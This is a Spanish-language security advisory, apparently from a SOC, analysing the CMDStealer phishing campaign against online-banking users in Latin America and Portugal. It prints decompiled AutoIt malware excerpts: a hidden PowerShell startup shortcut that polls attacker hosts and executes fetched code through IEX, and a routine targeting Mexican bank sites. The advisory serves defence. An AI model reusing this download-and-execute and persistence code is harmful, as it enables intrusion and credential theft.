

# CYBER **SECURITY** **NEWS**

SECURITY OPERATIONS CENTER

## **CMDSTEALER: CAMPAÑA ATENTA CONTRA BANCAS ELECTRÓNICAS MEDIANTE SCRIPTS BASADOS EN CMD Y LOLBAS**

*08/junio /2023*

## CONTENIDO

INTRODUCCIÓN.....	3
OPERACIÓN CMDSTEALER .....	4
GENERALIDADES.....	5
VECTOR DE ATAQUE .....	6
CMDSTEALER.....	9
TACTICAS MITRE ATT&CK EMPLEADAS.....	9
RECOMENDACIONES .....	10
INDICADORES DE COMPROMISO .....	10
CONTACTOS DE SOPORTE .....	11

## INTRODUCCIÓN

El panorama de ataques maliciosos a organizaciones latinoamericanas se basa principalmente en malware, sin embargo, el uso herramientas legítimas de sistemas operativos como Windows, permiten a los atacantes acceder a los sistemas evadiendo de manera más efectiva los sistemas de detección. Una investigación reciente ha observado la utilización de scripts basados en CMD y LOLBaS con la finalidad de robar accesos a bancas en línea. La investigación demuestra que hasta ahora las organizaciones afectadas se encuentran principalmente ubicadas en Portugal, México y Perú.

El ataque vector de acceso inicial, como en muchos otros ataques, es mediante correo electrónico de phishing, este contienen un HTML adjunto al cual, una vez se ha accedido comienza una serie de acciones maliciosas en el sistema, lo que permitirá a los atacantes conducir distintas actividades como la extracción de información sensible hacia los servidores de comando y control (C2) de los atacantes, mediante el método HTTP Post, desde los sistemas afectados, esto con la finalidad de comprometer los sistemas de cuentas de banca en línea.

## OPERACIÓN CMDSTEALER

A continuación, se encuentra en cuadro de identificación de la amenaza.

ID de alerta:	DSOC-CERT_2023_06_08_2
Clasificación de alerta:	Noticia
Tipo de Impacto:	Alta
TLP (Clasificación de información):	<b>CLEAR</b>
Fecha de publicación:	08/06/2023
Es día cero (0 day):	No


## GENERALIDADES

El panorama de acciones maliciosas para Latinoamérica consiste principalmente en malware con motivaciones financieras, estos malware por lo regular se encuentran compilados en los payloads PE finales. Una investigación llevada a cabo por el equipo de investigación de BlackBerry pudo observar que los actores maliciosos hicieron uso de una gran variedad de técnicas como, imágenes ISO, paquetes MSI, abuso de secuencias de copando VBE.

El uso de scripts basados en CMD y LOLBaS ha sido observado en la campaña llevada a cabo por estos actores maliciosos, aun desconocidos. Los actores maliciosos apuntan al robo del acceso a la banca online de los usuarios. si bien hasta ahora se ha observado la actividad en países como Portugal, Peru y México, se cree, el objetivo es toda Latinoamérica.

Técnicas como LOLBaS y scripts basados en CMD ayudan a los actores maliciosos a evadir las medidas de detección tradicionales, estos scripts aprovechan las herramientas y comandos de Windows lo que permite al actor malicioso evadir sistemas de seguridad como podría ser las plataformas de protección de puntos finales o EPPs por sus siglas en inglés. La utilización de este tipo de técnicas puede resultar en acceso no autorizado a los sistemas de las víctimas, la filtración de información sensible, y finalmente, comprometer los sistemas de banca en línea, así como los sistemas de pago.

El primer registro que se tiene de un archivo .CMD que utilizaba AutoIt en su ejecución se descubrió a finales de 2021. Lo que sugiere que los actores maliciosos estaban comenzando sus pruebas, nombrando estos archivos "demo" o "test", al descompilar el script AutoIt en un script legible por humanos que soporta la línea de tiempo de esta campaña de ataque. Estos archivos parecen tener un número muy bajo de detecciones en VirusTotal.



The screenshot shows the VirusTotal interface for a file named 'doc-impuestos.cmd'. On the left, a circular badge displays a '1' out of 61 detections, with a red 'X' icon below it. The main area features a red warning icon and text: '1 security vendor and no sandboxes flagged this file as malicious'. Below this, the file's SHA-256 hash is shown: 'f6e84e43323ed9d8531fa2aeeb3c181c8f84fcb950ce6dcdd8c3fa0b02c6cc0'. The file size is '1.35 MB' and it was uploaded '2023-01-05 06:28:44 UTC' (1 day ago). The file type is 'text'. A list of detected behaviors includes: 'sets-process-name', 'detect-debug-environment', 'long-sleeps', 'direct-cpu-clock-access', and 'calls-wmi'. At the bottom, a navigation bar includes tabs for 'DETECTION', 'DETAILS', 'RELATIONS', 'BEHAVIOR', 'CONTENT', 'TELEMETRY', and 'COMMUNITY' (which has a '3' badge).

f6e84e43323ed9d8531fa2aeeb3c181c8f84fcb950ce6dcdd8c3fa0b02c6cc0	1.35 MB	2023-01-05 06:28:44 UTC
doc-impuestos.cmd	Size	1 day ago
text	sets-process-name	detect-debug-environment
	long-sleeps	direct-cpu-clock-access
	calls-wmi	

Imagen 1. Detecciones de archivos relacionados a VMDStealer por parte de VirusTotal.



## VECTOR DE ATAQUE

La cadena de infección tiene lugar mediante un correo electrónico de phishing, el correo es especialmente diseñado para cada una de las víctimas, de manera que sea más factible el llamar la atención de este. Cada uno de los correos de phishing contienen un HTML adjunto. En muestras obtenidas de estos correos se pueden observar correos electrónicos de multas de tránsito.




Imagen 2. Muestra de correo phishing.

La efectividad de este tipo de correo phishing se debe a que adjunto al HTML se encuentran evidencias de la supuesta infracción. De manera que lo que se observa es el uso de correos phishing aprovechando tácticas de intimidación, lo que a su vez incentivara a la víctima a dirigirse al HTML adjunto. Este HTML contiene código basura y datos en formato HEX.

Como se puede observar. El blob de datos en HEX se descodifica en una dirección URL ligeramente ofuscada que, una vez limpiada, se traduce como: `hxxps[:]//multa-ansr-pt[.]fun/?hcBVijAi9EZSc3YQwxpEwfmD7xdG0IF34EWGHj6Q` esta URL se resuelve bajo la IP `162.0.232[.]115` lo que posteriormente activa la descarga de un archivo RAR.

- doc-Impuestos\_[0-9]{6}>.rar
- doc-Impostos\_[0-9]{6}>.rar
- Documento\_Impostos\_[0-9]{6}>.rar
- Multa\_[0-9]{6}>.rar
- Impuestos-Documento\_[0-9]{6}>.rar

- doc-Impuestos.cmd
- doc-Impostos.cmd
- Impuestos-Documento.cmd
- doc\_Factura.cmd
- Documento Impostos.cmd

Estos archivos .CMD son grandes, según lo demuestra un análisis conducido por SANS, siento estos entre 1.34 a 1.37MB. Estos archivos poseen datos codificados en base 64 e instrucciones de código para la ejecución.

El primer blob de datos en base 64 es un script compilado Autolt y el segundo es un intérprete Autolt, el cual es utilizado para ejecutar el primer archivo. El propósito principal del script Autolt es la enumeración del host y la descarga de un archivo .VBS el cual posteriormente se ejecuta a través de "SHELLEXECUTE". Seguidamente invoca funciones de "\_OUTRECOVERY()" con la finalidad de extraer datos del servidor de Outlook como usuarios, contraseñas de registro POP3, SMTP e IMAP.

Entre otras de las funciones incorporadas en el malware también se puede observar, la extracción de información de Chrome como las contraseñas almacenadas, esta acción es llevada a cabo mediante la función "\_CHROMERECOVERY()" mediante la descarga del archivo "sqlite3.dll".

Toda la información recolectada por los actores maliciosos es, posteriormente, enviada al servidor de comando y control (C2) de los atacantes por medio del método HTTP POST y extrae la información robada desde el sistema comprometido. Entre la información recolectada por los actores maliciosos encontramos:

- Idioma del sistema operativo
- Distribución del teclado
- Versión del sistema operativo (Windows 7,8,10,11 o desconocido)
- Detecta si la víctima es un administrador o usuario
- Arquitectura del sistema operativo (x86 o x64)

EL malware utilizado por la operación CMDStealer es capaz de mantener persistencia en el sistema afectado. En una de las muestras analizadas en México, fue posible detectar dentro de los scripts de Autolt, la enumeración de bancos mexicanos como se puede observar a continuación.

```
#Region createInk
FUNC CREATESHORTCUTX()
    LOCAL $SSERIAL = HEX(DRIVEGETSERIAL(@HOMEDRIVE & "\"))
    LOCAL $STRPS = '$links = ("http://russk22.icu/sys/?h=' & $SSERIAL & '"', "http://moscow12.at/sys/?h=' & $SSERIAL & '"');for(;;){foreach($link in $links){try{$req = [System.Net.WebRequest]::Create($link);$resp = $req.GetResponse();$reqstream = $resp.GetResponseStream();$stream = new-object System.IO.StreamReader $reqstream;$result = $stream.ReadToEnd();Write-Output $result;try{IEX $result;}catch{}Write-Output "60";Start-Sleep -Seconds 60;break;}catch{Write-Output "e";}}Start-Sleep -Seconds 10;}'
    LOCAL $ARRAYTOREPLACE = STRINGSPILT("$links|$link|$req|$resp|$reqstream|$str3am|$result", "|")
    FOR $I = 1 TO $ARRAYTOREPLACE[0]
        IF STRINGINSTR($STRPS, $ARRAYTOREPLACE[$I]) THEN
            $STRPS = STRINGREPLACE($STRPS, $ARRAYTOREPLACE[$I], "$" & GENERATE())
        ENDIF
    NEXT
    $STRPS = STRINGREPLACE(_BASE64ENCODE(STRINGTOBINARY($STRPS, $SB UTF16LE)), @LF, "")
    LOCAL CONST $STARTUP2 = @STARTMENUDIR & "\Programs\Startup\DriverAudio.lnk"
    FILEDELETE($STARTUP2)
    FILECREATESHORTCUT("%SystemRoot%\system32\WindowsPowerShell\v1.0\powershell.exe", $STARTUP2, "",
        "-WindowStyle hidden -ExecutionPolicy UnRestricted -Encoded " & $STRPS)
    SHELLEXECUTE($STARTUP2)
ENDFUNC
```

Imagen 4. Persistencia en el sistema.



```

LOCAL $HQUERY, $AROW, $SSMSG, $BEXITLOOP = FALSE
_SQLITE_STARTUP($SQLLIBRARY, FALSE, 1)
IF _SQLITE_OPEN($NEWHISTORYPATH) = 0 THEN
_HTTPPGET($$SURLINFO & "?f=r6&w=" & _GETOS())
ELSE
_HTTPPGET($$SURLINFO & "?f=7&w=" & _GETOS())
LOCAL $DATAURLS =
"enlaceapp.santander.com.mx|see.sbi.com.mx/invernet2000|enlace.santander.com.mx|bancanetempres
arial.banamex.com.mx/scripts|security.online-banking.hsbc.com.mx|bancanetempresarial.citibanam
ex.com.mx|bbvanetcash|scotiaweb.scotiabank.com.mx|empresas.bbvanet.com.mx"
LOCAL $ARRURLS = STRINGSPPLIT($DATAURLS, "|")
_SQLITE_QUERY(-1, "Select * From urls order by last_visit_time desc", $HQUERY)
WHILE _SQLITE_FETCHDATA($HQUERY, $AROW) = _SQLITE_OK
IF ISARRAY($ARRURLS) THEN
FOR $I = 1 TO $ARRURLS[0]
IF STRINGINSTR($AROW[1], $ARRURLS[$I]) THEN
$SGET = _HTTPPGET($$SURLINFO & "?v1=" & DEC(@OSLANG) & "&v2=" & DEC(@KBLAYOUT)
& "&v3=&v4=" & _GETOS())
RUN($SGET, @SYSTEMDIR, @SW_SHOW)
RUN("taskkill /IM chrome.exe /F", @SYSTEMDIR, @SW_HIDE)
$BEXITLOOP = TRUE
EXITLOOP
ENDIF

```

Imagen 5. Organizaciones financieras objetivo, en México.

## CMDSTEALER

Se ha podido observar que tanto la infraestructura de phishing como de comando y control (C2) se encuentran alojados en servicios con numerosos dominios asociados a una misma dirección, incluyendo servicios de flujo rápido (fast flux). Estos servicios contribuyen en gran medida a ocultar el análisis del tráfico NetFlow y el seguimiento de la infraestructura.

Basado en el análisis de código y lenguaje, se pudo observar que los actores maliciosos responsables de esta nueva campaña son originarios de América Latina, con una alta probabilidad de que sean de origen brasileño, específicamente. Estos actores maliciosos tienen como objetivos principales organizaciones en países como Portugal, México y Perú.

## TACTICAS MITRE ATT&CK EMPLEADAS

Tacticas	Tecnicas
Acceso inicial	T1566.001
Ejecución	T1204.002, T1059.001, T1059.003, T1047, T1059.005, T1059.007
Evación de defensas	T1027, T1140
Comando y Control	T1001, T1105, T1132.001, T1071.001
descubrimiento	T1069, T1082, T1087
Filtración	T1041
Acceso a credenciales	T1555.003
Persistencia	T1547.009

## RECOMENDACIONES

- Implementar un programa de sensibilización y formación programa de formación
- Implementar filtros en el Gateway de email para la filtración de correos, con indicadores maliciosos conocidos.
- Habilitar filtros comunes de archivos adjuntos para restringir archivos que regularmente contienen malware.
- Revisar la categoría de archivos filtrados, al menos dos veces al año y agregar aquellos archivos que se han convertido en vectores de ataque.
- Implementar políticas de Autenticación, notificación y conformidad de mensajes basados en dominios o DMARC, por sus siglas en inglés. Esto con la finalidad de reducir
- Marcar los correos electrónicos externos en los clientes de correo electrónico.
- Si no son necesarios. Deshabilitar los servicios RDP de manera que se reduzca la exposición a vulnerabilidades de seguridad.
- Si son necesarios. En lugar de deshabilitar los servicios RDP, limite las direcciones de origen que pueden acceder a los puertos.
- Bloquear bidireccionalmente el puerto TCP3389, mediante la utilización de firewall o que la accesibilidad a este solo sea permitida mediante el uso de VPN privada.
- Realizar análisis de malware periódicos en los sistemas para detectar y eliminar posibles amenazas.
- Utilizar técnicas de sandboxing para ejecutar archivos sospechosos de forma aislada y proteger los sistemas principales.
- Capacitar a los usuarios sobre los riesgos asociados con la infección de malware y cómo reconocer comportamientos y archivos sospechosos.

## INDICADORES DE COMPROMISO

[https://github.com/develgroup/SOC\\_IOCs/tree/84a04ed1eb56733e48c5b7daf6a69981907f047b/20230607\\_02\\_CMDStealer](https://github.com/develgroup/SOC_IOCs/tree/84a04ed1eb56733e48c5b7daf6a69981907f047b/20230607_02_CMDStealer)

## CONTACTOS DE SOPORTE



Correo electrónico: [cert@develsecurity.com](mailto:cert@develsecurity.com)

### Teléfonos directos:

Guatemala: +(502) 2307 5757

El Salvador: +(503) 2249 4252

Honduras: +(504) 2283 5904

República Dominicana: +1 829 734 2040

WhatsApp: +(502) 5124 9536

Sitio Web: <https://www.devel.group/reporta-un-incidente>